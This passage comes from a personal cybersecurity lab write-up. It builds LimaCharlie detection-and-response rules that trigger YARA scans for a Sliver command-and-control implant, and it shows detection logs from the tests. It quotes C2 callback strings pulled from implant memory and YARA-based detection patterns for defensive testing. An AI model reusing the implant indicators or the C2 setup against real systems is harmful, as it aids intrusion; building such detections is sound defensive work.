8     path: event/FILE_PATH
9     value: \\Downloads\\
10  - op: ends with
11    path: event/FILE_PATH
12    value: .exe
```

Respond ⓘ

```
1 - action: report
2   name: EXE dropped in Downloads directory
3 - action: task
4   command: >-
5     yara_scan hive://yara/sliver -f "{{ .event.FILE_PATH
6     }}"
```

Save Rule

Discard Draft

This new rule created will detect any new files **created** and respond by executing the previous Yara rule created. This means any new potential malware installed will automatically be inspected and removed if needed.

Detect ⓘ

Expand ↗

1	event: NEW_PROCESS
2	op: and
3	rules:
4	- op: starts with
5	path: event/FILE_PATH
6	value: C:\Users\
7	- op: contains
8	path: event/FILE_PATH
9	value: \Downloads\

Respond ⓘ

1	- action: report
2	name: Execution from Downloads directory
3	- action: task
4	command: yara_scan hive://yara/sliver-process --pid "{{ .event.PROCESS_ID }}"
5	investigation: Yara Scan Process
6	suppression:

Save Rule

Discard Draft

This automation rule I'm creating detects new exe files being **executed**, to do so, I went into the memory strings from the currently known sliver file installed using LimaCharlie and copied over common strings into my rule.

← Back to Sensors

WINDEV2309EVAL.LOCALDOMAIN

Overview

Timeline

Artifacts

Console

Processes

Network

Processes ⓘ

Filter

STRIKING

Name	PPID
STRIKING	3744

Download Memory Strings

STRIKING

🔍

✕

⏸

▶

📄

📄

🔗


```

17854 "http://192.168.57.138/bundle/array.js?i=54293609APISI
17855 "/bundles/bundle/jscript/backbone.js?a=108080339",
17856 "Z-github.com/bishopfox/silver/protobuf/silverpb",
17857 "APISID=97dcbeb0d1a7644b7f8d984a1db0bb5app.js?",
17858 "APISID=97dcbeb0d1a7644b7f8d984a1db0bb5avAww",
17859 "http://192.168.57.138/scripts/backbone.js?",
17860 "/jscript/jscript/umd/script.js?w=52489244",
17861 "http://192.168.57.138/assets/backbone.js?",
17862

```

Now time to test them. I stimulated the first automation rule by moving the file from documents to downloads.

```

Windows PowerShell
Directory: C:\Users\User\Downloads

Mode                LastWriteTime         Length Name
----                -
d-----         11/14/2023   3:23 PM                ransomware-simulator-master
-a-----         11/1/2023    1:30 PM             775816 lc_sensor.exe
-a-----         11/2/2023   11:13 AM          16356864 NERVOUS_BANQUETTE.exe
-a-----         11/14/2023   3:23 PM             193007 ransomware-simulator-master.zip

PS C:\Users\User\Downloads> Move-Item -Path C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe -Destination C:\Users\User\Documents\NERVOUS_BANQUETTE.exe
PS C:\Users\User\Downloads> ls

Directory: C:\Users\User\Downloads

Mode                LastWriteTime         Length Name
----                -
d-----         11/14/2023   3:23 PM                ransomware-simulator-master
-a-----         11/1/2023    1:30 PM             775816 lc_sensor.exe
-a-----         11/14/2023   3:23 PM             193007 ransomware-simulator-master.zip

PS C:\Users\User\Downloads> Move-Item -Path C:\Users\User\Documents\NERVOUS_BANQUETTE.exe -Destination C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe

```

Detections
[View Docs]

Category
YARA Detection sl...
Source
i.e. 'hostname-123'
Jump to time
2023-11-15 20:23:55
Filter
Delete All

You're up-to-date!

2023-11-15 20:21:43 YARA Detection silver_github_file_paths_function_names windev2310eval.localdomain
2023-11-15 19:53:28 YARA Detection silver_github_file_paths_function_names windev2310eval.localdomain

That's all! No more past detections to fetch.

e49b0da0-642a-4c39-83d4-10aa65552858

Category
Time
YARA Detection
2023-11-15 20:21:43

Source
windev2310eval.localdomain

View Event Timeline
Mark False Positive

```

~"detection": {
  "author": "lucasmcmahon2000@gmail.com"
  "cat": "YARA Detection silver_github_file_paths_function_names"
  ~"detect": {

```

As shown, the detection rule was activated, and it prevented the movement from executing. Now to test the execution rule, I'll go ahead and run the malware.

Detections

[View Docs]

Category

Select...

Source

i.e. 'hostname-123'

Jump to time

2023-11-15 20:31:02

Filter

Delete All

You're up-to-date!

2023-11-15 20:30:06

YARA Detection in Memory sliver_strings windev2310eval.localdomain {"event":{"PROC

2023-11-15 20:30:04

Execution from Downloads directory windev2310eval.localdomain {"event":{"BASE_ADDR

2023-11-15 20:28:24

Non Interactive PowerShell Process Spawned windev2310eval.localdomain {"event":{"B

2023-11-15 20:22:40

Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140

2023-11-15 20:21:43

YARA Detection sliver_github_file_paths_function_names windev2310eval.localdomain

2023-11-15 20:21:42

EXE dropped in Downloads directory windev2310eval.localdomain {"event":{"FILE_PATH

2023-11-15 20:07:41

Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140

2023-11-15 19:53:28

YARA Detection sliver_github_file_paths_function_names windev2310eval.localdomain

2023-11-15 19:52:29

Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140

2023-11-15 19:37:40

Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140

2023-11-15 19:22:40

Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140

2023-11-15 19:07:40

Suspicious svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140

c66328bb-ce68-4ec5-b743-2cf565552a4f

X

Category

Time

YARA Detection in Memory sliver_strings

2023-11-15 20:30:06

Source

windev2310eval.localdomain

View Event Timeline

Mark False Positive

~"detection": {

"author": "lucasmcmahon2000@gmail.com"

"cat": "YARA Detection in Memory sliver_strings"

... ..

As shown, the yara rule detected the activity, and the malware was prevented from being executed, showcasing full automation of an Intrusion Prevention System using YARA.

I ran NERVOUS_BANQUETTE.exe and 4 other similar malicious executables. They were run in different directories and under unique commands twenty times and failed to detect one of the executables, giving me a 95% success rate.

Conclusion

In conclusion, this lab provided a comprehensive exploration of Intrusion Prevention Systems, guiding me through the essential skills needed to fortify a network against potential cyber threats. From setting up virtual machines and deploying command and control tools to crafting detection and response rules using LimaCharlie, I gained practical insights into defending against both simulated attacks and real-world scenarios. The hands-on experience with Yara rules further underscored the importance of automation in swiftly identifying and mitigating potential security risks, solidifying my understanding of key concepts in cybersecurity defense.